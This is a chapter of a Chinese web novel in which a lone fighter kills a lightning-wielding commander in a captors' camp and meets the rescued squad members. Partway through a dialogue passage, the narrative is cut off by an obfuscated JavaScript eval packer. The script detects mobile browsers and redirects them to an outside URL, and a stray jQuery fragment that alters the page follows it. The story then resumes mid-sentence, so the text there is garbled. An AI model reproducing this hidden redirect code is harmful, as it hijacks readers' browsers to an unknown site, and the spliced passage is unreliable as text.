郎思源没来得及多对阿塔曼出枪,在阿塔曼的哨声指引下,很快有守卫脱离队伍攻击她。
七天前被抓的那场战斗,她对这些异于常人的壮汉能力已经有了大致了解,知晓自己不能正面应战,因此迂回着绕远,疾跑着隐蔽身体,以期能够将之一击毙命。
而另一边,歌啸飞速闪开,手一伸将沉重精良的枪杆抛进雷光,金属合金将雷电强行导地,其上附着的涂层经过雷火淬洗,开始斑斑脱落。
她收回手,来不及去拾回枪杆,雷光逸散,仍旧有丝电弧伤到了她左手手心,一圈可怖红色暗纹交叉分布,皮肤微凸,烫出了水泡。
只差一点点,她就能被当场劈死了!
阿塔曼在刚才一激之下能力暴涨,堪比当场升级。歌啸作为原始人,心火燎烧,恨不能自己也有些异能。
但没有,除一身皮敲骨打的肉.体,她不能召唤火雷风水,也没有任何自愈功能。
肩头伤口在剧烈动作下一直在流血,末梢神经拉扯疼痛,歌啸五感敏锐过常人,包括痛觉。
阿塔曼眼中精光大放,他古怪地笑,自己不仅召唤雷电的能力变强,所需等待的召唤时间也变短了!
只要再等两掌之数,下一击,前面那个全黑裹身的垃圾就会变成一具黑色的木乃伊!
歌啸肘关节猛击守卫颈骨下方,对方反抗不及,颈椎断裂,当场栽倒,偏偏没死透,人脑还能来回转动,躺在地上盯着她。
阿塔曼狂喜:“没有一击即中……你没有力气了!”
全营已不剩几个人,阿塔曼还拿乔长官身份,得意全掩在中年持重的脸皮下,活像一幅人皮面具。
却见对方突然调转方向,不管不顾地向他冲来!
阿塔曼只慌一刻,了然对方的打算:“你觉得在我身边就不会被击中?”我不怕雷!后半句话猖狂如笑,被阿塔曼压抑在心中。
歌啸如猎豹俯冲,战术刀高高亮起,刀尖指喉,动作前所未有地犀利。
阿塔曼体术同样过人,他竖枪格挡,刀尖削掉一截枪管。
十秒钟到了!
阿塔曼横枪胸前,划出横弧,借歌啸被挡在弧外时委身蹲下捶地,嘴角翘起一线窥得胜利的笑意。
足以将两人统统笼罩在内的合抱粗雷电当空劈下!
在不是你死就是我亡的极限境地中,歌啸念头只余对手所有,念头合一,动作生风地倒滑出去。
雷电伸出冗杂末梢,追着歌啸而来。
漆黑营地中,火花四溅,光芒一度盛到肉眼暂时失明。
阿塔曼最后一下用尽了全身力气,他眼前发黑,心里却暗暗得意,那人逃不开的!他甚至无师自通了雷电追踪,就算显现躲过,也会被分叉追逐捕捉,进而电焦整个身体,变成一块黑炭。
视线开始一点点恢复,满地狼藉,甚至误伤到己方几个塔克剌,满身雷电纹,焦糊味弥散开来,尸体横陈遍地。
他的目光开始自动自发地寻找符合敌袭身形的“焦炭”。
在视线斑块爆闪的间隙,他看见,半空上悬着什么,再次向他冲来!
阿塔曼僵住的微笑还未消褪,身体反应比理智处理更快,子弹凌空飞散,黑影绕过,像一把无坚不摧的利刃携风而至,狠狠洞穿了他的心脏!
生命最后一刻,阿塔曼只看清了敌袭的眼睛。
黑得发沉,眼瞳中闪动着疯狂。
□□在胸口转动,确定搅烂他的心脏,歌啸才收回手。
她来不及呵气,立刻乘着余力飞冲,刀刀解决全部敌人。营地中还站着的活物,似乎也只剩下了俘虏们和她。
刚才……刚才必死的一瞬,她似乎乘风而起,跃上半空,几乎超越了人体的极限,才堪堪摆脱雷电的追踪。
歌啸伸出手,防刀手套已经被烤焦,松开战术刀,布料和人造革断成块块,粘在高性能金属网上,隐约可见她手心血肉模糊,水泡已经被磨烂了。
“嘶……”歌啸捂住侧腰。
不知道什么时候,腰腹中了一枪,防弹布料被生生打穿,卸去子弹大半动能,嵌在腹部脂肪层,弹尾还露在衣服和皮肤间。
肾上腺素开始全面退却,她无数疲惫翻涌上歌啸的心头。
还不到休息的时候。她不敢弯腰,慢慢蹲下,把自己的枪捡起来,顺便抠走两把手.枪,慢慢地向着鸟嘴怪物尸体所在大帐中走去。
另一边,借着营地帐篷阻挡,和剧烈白光后守卫的愣神之刻,郎思源成功反杀掉足有三百斤恐怖块头的守卫,她呼出一口气,想着陈佰琳,立刻飞奔而去。
营地内枪林弹雨,不少俘虏都因此受伤,遭受注射的,有的还好,像人类一样有痛呼的能力;而另一部分,则像是一碰不能碰的瓷娃娃,受伤后很快化为烂泥或黑水,有时路过一片湿润的土地,都不知道那是血液还是尸水。
郎思源先一步找到陈佰琳。
她完成歌啸安排的计划后便小心翼翼地趴着。后来,大帐被撞塌了,她更谨慎地缩在柱后,时不时挪动位置防止被压到,几次差点被踩到。
后来,四周逐渐安静了,她依旧不敢动,直到有人的脚步声重新传来。
陈佰琳惶惶,不知道来人是好是坏,她屏息,直到那人一边掀翻四周狼藉,一边轻声呼唤她的名字。
“陈佰琳!”
是副队!
她立刻从帷布下出来:“副队,我在这儿!”
郎思源伸手把陈佰琳拉起来,聊胜于无地拍拍她一身浮土:“没受伤吧?”
陈佰琳摇摇头,又点头,把掖在裤腰上的刀鞘取出来:“抽刀的时候,被刀鞘划了一点伤口,还好,已经结痂了。”
郎思源说:“等出去了敷药。是我们的人来救援了吗?”
“对!”陈佰琳点头,牙齿有点打架,“她是来救我们的。她来了!”陈佰琳伸出一只手,指向侧前方帐篷拐角处。
郎思源面相歌啸,扶着腿软的陈佰琳汇合,脚跟一磕,行了标准的军礼:“特别行动队第三小队副队长0711,郎思源。”
歌啸一愣,有样学样地回敬,在一片寂寥混黑的夜色中低声道:“我没有队伍,但在刻伊塔尔黑市阅读角看到了一封求助密信。信里说一共有二十多人,其他人呢?”
“大部分已经向南方向逃了,还有两个人暂时没有踪迹,”眼前黑衣人虽说中文,但不说自己隶属小队,也不说名字,唯有敬礼还像个样子,郎思源心中疑窦丛生,“就你一个人吗?”
“就我一个人,”战斗爽的时候没想过这回事,回过神来发觉自己1V二百来人,歌啸也觉得战绩恐怖如斯,她挠挠头,只挠到包头的面罩,“单独行动,没有信任和相熟的人。信里根本没说营地规模有多大。”
“信不是我发出的。”郎思源说,她眼中立刻亮起一簇希望的火花,“你什么时候读到的信?有一位教授和我们行动队队长在营地失踪,求救信上有没有落款?”
“就今天白天,没有落款。”没有手表,只能大略估计现下晚上九点。歌啸简略补充求助密信的信息传递形式。
郎思源思考着:“只可能是队长和教授,但队长昨晚才被带走,行动时间紧迫,这封密信又比较麻烦,不大可能是他。难道是教授?”黑衣人给出的解密密钥是对得上的,但军方为保证信件能够被准确的人读到,往往不会选择用打印书籍的方式,而且自从被带到营地,他们没有人能和外人接触;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17838227|211545||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();$('#content').append('
到,因此队长也不曾对他们说自己有密信的计划。
那就只可能是教授,但也是好几天前的事了。
饶是如此,郎思源依旧保持着信念:“我们找吧,从小帐篷开始。”
歌啸枪杆戳在地上,抬腿迈过一具尸体,忽然想到一件事:“这里的人看起来不会给被关押的人准备食物,被关单间的人是怎么活下来的?”
“不喝营养液就会死的!”韩苦对着皮肤清灰,出气多进气少的屠冶求爷爷告奶奶,“您老怎么嘴都张不开了?求求了,把药和营养液喝了,不然你会爆炸的,真的!”
屠冶双眼紧闭,整个人像正在凝固中的沥青。
韩苦束手无策了。
外面雷光闪烁,一听就知道是阿塔曼那个老毒物在搞破坏,韩苦胆战心惊,生怕殃及自己,偏偏毫无办法,在原地团团大转。
过了一会儿,战场偏移到只距离他们几米。雷光更胜,一度劈到周边木柱上,黑色雷击纹沿着木柱攀爬。到最后干脆破坏了绝缘体,将电流强行导入地面。
韩苦觉得脚底麻麻的,单腿站着,想起屠冶躺在地上,受到的电势差可能更大,想扶着她起来,可当下又不能接触,捏着烧杯,脸色绿如菜叶。
他结结巴巴地说:“命都要豁出去了……我真的受够了。”
雷击造成了一些物品自燃,帐篷立柱也摇摇欲坠。夜色浓稠,韩苦没发现,大量电流在屠冶身上形成回路,她身上金属纹路几不可见地微弱闪烁了下。而后,皮肤开始渐渐褪去青灰。
屠冶的下颌关节终于没那么僵硬了。
韩苦小心翼翼把配出来的药物灌进去,量量屠冶脉搏,确定稳定下来后,眼睛仓促地转了转,异能启动,缩进阴影里。
歌啸正挨个掀开或立或垮的帐篷,叫还留在这里、有幸生还的人们离开。
营地几乎完全成了废墟。
她掀开一个难得完好的帐篷门,小心翼翼地往里面看去。
憔悴不堪的中年女性躺在草垫上,旁边横七竖八倾倒了一堆瓶瓶罐罐,头不远处还有一只底部残留着绿色液体的烧杯。歌啸对它们略有印象。
是那个影子小贼。
韩苦在阴影里藏着,看到来的是黑衣服,心脏都快停跳了,被踩了一脚的记忆还新鲜着,再瞧见地上的药剂,更是直呼倒霉。
歌啸视线在帐内转了一圈。
她目光清明,黑色瞳孔仿佛能看穿一切。韩苦心里一紧,想道:是了,毕竟是单刷整个宗教武装营地的人,没点手腕能力怎么行?
而后看见歌啸眼神散开,盯着一点没动。韩苦顺着她目光左右确定……她盯着的明明就是自己!该死,怎么来的偏偏是她,她肯定见过
难不成是觉得自己在害屠冶教授?
因为灯下黑,韩苦就藏在草垫旁边,没想到自己还是被看穿了。
想到黑衣人的恐怖战力,韩苦膝盖一软,总觉得下一个脑袋旅游的就是自己。
他战战兢兢地化了形,立刻给歌啸跪下了:“大大大、大人!天地可鉴,我是为了救屠教授才在这里的,和那群跳大神的鸟人不是一伙的!别杀我!”
声音凄厉,可止小儿夜啼。
但歌啸一时没理他。
歌啸也没想到这里还藏着一号人。刚刚目光散开,只是因为腰腹伤口还暴露在外,不便躬身探知中年女性的状况,她想着,营地有没有能包扎的东西。
谁知道突然跳出来一个小毛贼。
俗话说上赶着的都有诈,歌啸警惕心一上来,反而不怎么相信韩苦的话。
不过,地上人的身份反而明确下来了。
是最早被带走进行人体实验的教授。